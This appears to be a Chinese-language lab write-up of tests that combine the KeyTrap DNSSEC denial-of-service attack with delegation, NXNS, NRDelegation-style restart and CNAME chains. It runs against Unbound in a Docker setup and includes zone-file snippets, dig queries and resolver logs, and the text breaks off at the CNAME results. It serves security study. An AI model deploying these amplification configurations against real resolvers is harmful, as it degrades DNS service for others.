在信任链的构建过程中，涉及到签名验证及哈希计算操作，因此可以组合使用HashTrap + LockCram/SigJam/KeySigTrap攻击，来造成尽可能多的验证负载。




图 7 Delegation \* KeyTrap攻击示意图

图7描述了Delegation \* KeyTrap的攻击示意，可以看出在区域间的信任链条构建时，理论上每个区域间均可以制造一次LockCram + HashTrap攻击。

**初步实验证明：可行✅**

Delegation \* KeyTrap组合起来可以成功扩大KeyTrap发生次数，总计验证计算次数可达delegation\_length \* ([1, validation\_fail\_limit + 1] + [1, hash\_fail\_limit + 1])次

### (New) CNAME \* Delegation \* KeyTrap（待验证❓）

在Delegation \* Keytrap的信任链条中加入CNAME链条，从而最大化验证计算次数。





图 8 CNAME \* Delegation \* KeyTrap攻击示意图

## Enviroment

使用Docker version 27.0.3, build 7d4bcd8搭建测试环境：



Attacker（IP: 10.10.0.2）发送解析请求

Resolver（IP: 10.10.0.3）Unbound递归解析器

Auth（IP: 10.10.0.4）BIND名称服务器

## Test

设解析器限制验证失败次数为validation\_fail\_limit次，因此在区域文件中设置了validation\_fail\_limit个错误密钥及1个正确密钥，使用KeyTrap的LockCram变体来使每次验证的计算次数处于[1, validation\_fail\_limit + 1]的区间中。

### Answer \* KeyTrap

配置子域名answer.attacker.test.，为其设置大量对应的A记录。

answer.keytrap.test. 86400 IN A 10.10.0.0

   86400 IN A 10.10.0.1

   86400 IN A 10.10.0.2

   86400 IN A 10.10.0.3

......

   86400 IN A 10.10.0.253

   86400 IN A 10.10.0.254

   86400 IN A 10.10.0.255

对该区域文件进行签名发现，所有A记录均被签名为了1条RRSIG记录，而非每个A记录对应1条RRSIG记录。

查阅RFC 4034后得知，RRSIG与RRSET之间通过（name, class, type）三元组来标识，answer.keytrap.test.所对应的A记录都拥有着相同的三元组，所以它们均被一个签名所包含，所涉及总计验证次数仅为[1, validation\_fail\_limit + 1]次。

**实验结果：**

对answer.keytrap.test发出查询请求，Unbound日志显示查询耗时0.003075 sec，，多次重复测试，实验结果相似。

观察Unbound日志输出发现

2024-09-10 23:23:01 [1725981781] unbound[1:0] info: verify rrset answer.keytrap.test. A IN

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify sig 6350 14

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify result: sec\_status\_secure

2024-09-10 23:23:01 [1725981781] unbound[1:0] info: verify rrset keytrap.test. NS IN

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify sig 6350 14

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify result: sec\_status\_secure

2024-09-10 23:23:01 [1725981781] unbound[1:0] info: verify rrset ns1.keytrap.test. A IN

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify sig 6350 14

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify: signature mismatch

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: verify result: sec\_status\_secure

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: Validating a positive response

2024-09-10 23:23:01 [1725981781] unbound[1:0] debug: Successfully validated positive response

Unbound按照answer.keytrap.test.，ns1.keytrap.test.，keytrap.test.的顺序进行了验证，每次验证均进行了5次计算（4次失败，第5次成功），总计验证次数3 \* 5 = 15次。

在多次实验中，失败验证次数均会发生变化（取决于正确密钥在第几次被使用），单次验证最大计算次数应为9次（8次失败，第9次成功），故最大总计验证次数为3 \* 9 = 27次，由此可以推断Answer \* KeyTrap的验证计算为[1, validation\_fail\_limit + 1]次。

### NXNS \* KeyTrap

域名被委托给多个不存在的NS记录（NXNS）。

; 36 nxns records

nxns    IN      NS      ns1.faken0.test.

        IN      NS      ns1.faken1.test.

        IN      NS      ns1.faken2.test.

.......

        IN      NS      ns1.fakenx.test.

        IN      NS      ns1.fakeny.test.

        IN      NS      ns1.fakenz.test.

该方式同5.1 Answer \* KeyTrap有着相同的问题，所有的NS记录均被一个签名所包含，从而导致总计验证次数仅为[1, validation\_fail\_limit + 1]次。

**实验结果：**

发送对nxns.keytrap.test的查询请求：

; <<>> DiG 9.18.24 <<>> @10.10.0.3 nxns.keytrap.test +tries=1

; (1 server found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 40673

;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 1232

;; QUESTION SECTION:

;nxns.keytrap.test.             IN      A

;; Query time: 1400 msec

;; SERVER: 10.10.0.3*#53(10.10.0.3) (UDP)*

;; WHEN: Wed Sep 11 06:59:37 UTC 2024

;; MSG SIZE  rcvd: 46

查询结果为SERVFAIL，dig输出查询耗时为1400msec，Unbound日志显示查询耗时为1.405024 sec，多次重复测试，实验结果相似。

观察Unbound日志输出可以发现:

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: query response was REFERRAL

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: negcache insert referral  keytrap.test. NS IN

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: negcache rr nxns.keytrap.test. NSEC IN

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: DelegationPoint<nxns.keytrap.test.>: 20 names (20 missing), 0 addrs (0 result, 0 avail) parentNS

Unbound将referral结果缓存了起来，同时发现，虽然区域文件中设置了36个NS记录，但在Unbound日志中输出的回复中，所收到的NS记录仅仅只有20个（与NRDelegationAttack Mitigation中的限制一致）。

尚不确定剩余的16个NS记录是在Unbound接收回复时被剔除，亦或是Bind在生成回复时被剔除，猜测为前者。

Unbound首先同时对NS记录中的随机3个记录进行了查询：

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: attempt to get extra 3 targets

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: new target ns1.fakena.test. A IN

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: new target ns1.fakeni.test. A IN

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: new target ns1.faken4.test. A IN

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: rpz: iterator module callback: have\_rpz=0

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: no current targets

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: waiting for 3 targets to resolve

后续Unbound又进而间断查询了2个NS记录：

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: querying for next missing target

2024-09-11 07:50:58 [1726012258] unbound[1:0] info: new target ns1.faken6.test. A IN

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: no current targets

2024-09-11 07:50:58 [1726012258] unbound[1:0] debug: waiting for 1 targets to resolve

2024-09-11 07:50:59 [1726012258] unbound[1:0] debug: querying for next missing target

2024-09-11 07:50:59 [1726012258] unbound[1:0] info: new target ns1.fakeny.test. A IN

2024-09-11 07:50:59 [1726012258] unbound[1:0] debug: no current targets

2024-09-11 07:50:59 [1726012258] unbound[1:0] debug: waiting for 1 targets to resolve

2024-09-11 07:50:59 [1726012258] unbound[1:0] debug: mesh\_run: iterator module exit state is module\_wait\_subquery

整个过程中，Unbound总计查询了5个NS记录，当试图查询第6个NS记录时，Unbound日志输出报错，中止了查询，并返回SERVFAIL（这与NXNSAttack中的MaxFetch(k) Mitigation限制一致，k=5）。

2024-09-11 14:54:54 [1726037694] unbound[1:0] debug: request has exceeded the maximum number of nxdomain nameserver lookups (5) with 6

2024-09-11 14:54:54 [1726037694] unbound[1:0] debug: parent-side information is already present for the delegation point, no fallback possible

2024-09-11 14:54:54 [1726037694] unbound[1:0] debug: store error response in message cache

2024-09-11 14:54:54 [1726037694] unbound[1:0] debug: return error response SERVFAIL

查询时长耗时最多的部分为解析5个NS记录所导致的，Unbound无法获取到对nxns.keytrap.test的查询结果，再加之DNSSEC验证的从下至上的验证特点，所以NXNS \* KeyTrap并没有进行验证计算，DNSSEC验证计算次数为0。

### Restart \* KeyTrap

域名被委托给多个存在但不回复DNS查询的NS记录（NRDelegation）。

; 26 existent ns records

restart    IN      NS      nsa.keytrap.test.

        IN      NS      nsb.keytrap.test.

        IN      NS      nsc.keytrap.test.

......

        IN      NS      nsx.keytrap.test.

        IN      NS      nsy.keytrap.test.

        IN      NS      nsz.keytrap.test.

; 26 A records for the ns records

nsa    IN      A        10.10.1.0

nsb    IN      A        10.10.1.1

nsc    IN      A        10.10.1.2

......

nsx    IN      A        10.10.1.23

nsy    IN      A        10.10.1.24

nsz    IN      A        10.10.1.25

**实验结果：**

发送对restart.keytrap.test的查询请求：

(.venv) PS D:\Project\Github\DiveIntoDNS\DiveIntoKeyTrap> docker compose exec -it attacker dig '@10.10.0.3' restart.keytrap.test +tries=1

;; communications error to 10.10.0.3*#53: timed out*

; <<>> DiG 9.18.24 <<>> @10.10.0.3 restart.keytrap.test +tries=1

; (1 server found)

;; global options: +cmd

;; no servers could be reached

返回结果为：no servers could be reached，Unbound日志输出为查询超时，多次重复测试，实验结果相同。

通过观察Unbound日志输出发现：

2024-09-11 07:00:42 [1726009242] unbound[1:0] debug: iter\_handle processing q with state QUERY TARGETS STATE

2024-09-11 07:00:42 [1726009242] unbound[1:0] info: processQueryTargets: restart.keytrap.test. A IN

2024-09-11 07:00:42 [1726009242] unbound[1:0] debug: processQueryTargets: targetqueries 0, currentqueries 0 sentcount 33

2024-09-11 07:00:42 [1726009242] unbound[1:0] debug: request has exceeded the maximum number of sends with 33

2024-09-11 07:00:42 [1726009242] unbound[1:0] debug: store error response in message cache

2024-09-11 07:00:42 [1726009242] unbound[1:0] debug: return error response SERVFAIL

Unbound超出最大发送次数33次后（猜测Unbound限制了单次查询所导致的迭代查询数），随后终止了查询，并返回了SERVFAIL。

因为所对应的NS记录是存在的，Unbound会转而向NS记录所对应的IP发送查询请求，此时应会发生restart事件，初始化某些限制变量（e.g. No\_Fetch）：

2024-09-11 07:00:39 [1726009239] unbound[1:0] debug: sending to target: <restart.keytrap.test.> 10.10.1.9#53

2024-09-11 07:00:39 [1726009239] unbound[1:0] debug: iter\_handle processing q with state QUERY TARGETS STATE

2024-09-11 07:00:39 [1726009239] unbound[1:0] info: processQueryTargets: restart.keytrap.test. A IN

2024-09-11 07:00:39 [1726009239] unbound[1:0] debug: processQueryTargets: targetqueries 0, currentqueries 0 sentcount 32

2024-09-11 07:00:39 [1726009239] unbound[1:0] info: DelegationPoint<restart.keytrap.test.>: 20 names (11 missing), 9 addrs (9 result, 0 avail) parentNS

可以观察到restart事件使解析器绕过了MaxFetch(k)限制，进而解析了9个NS记录（Unbound的MaxFetch(k)默认限制为5个）。

不过由于Unbound限制收到的NS记录最多为20个，从而降低了遍历ADB的计算复杂度，同时又设置了最大发送次数为33次，进而还降低了NS记录所能产生的迭代查询数。

因为每个NS记录所对应的IP均不存在，Unbound不会得到回复，从而导致请求超时：

2024-09-11 07:00:42 [1726009242] unbound[1:0] debug: query response was timeout

最终Unbound无法得到restart.keytrap.test.的查询结果，再加之DNSSEC从下至上的验证特点，因此DNSSEC验证计算并没有在Restart \* KeyTrap中进行，验证计算次数为0。

### CNAME \* KeyTrap

域名对应的A记录被链接至了CNAME链的尾部。

; 36  CNAME records

cname   IN      CNAME   cname0.keytrap.test.

cname0  IN      CNAME   cname1.keytrap.test.

cname1  IN      CNAME   cname2.keytrap.test.

......

cnamex  IN      CNAME   cnamey.keytrap.test.

cnamey  IN      CNAME   cnamez.keytrap.test.

cmamez  IN      A       10.10.0.4

**实验结果：**

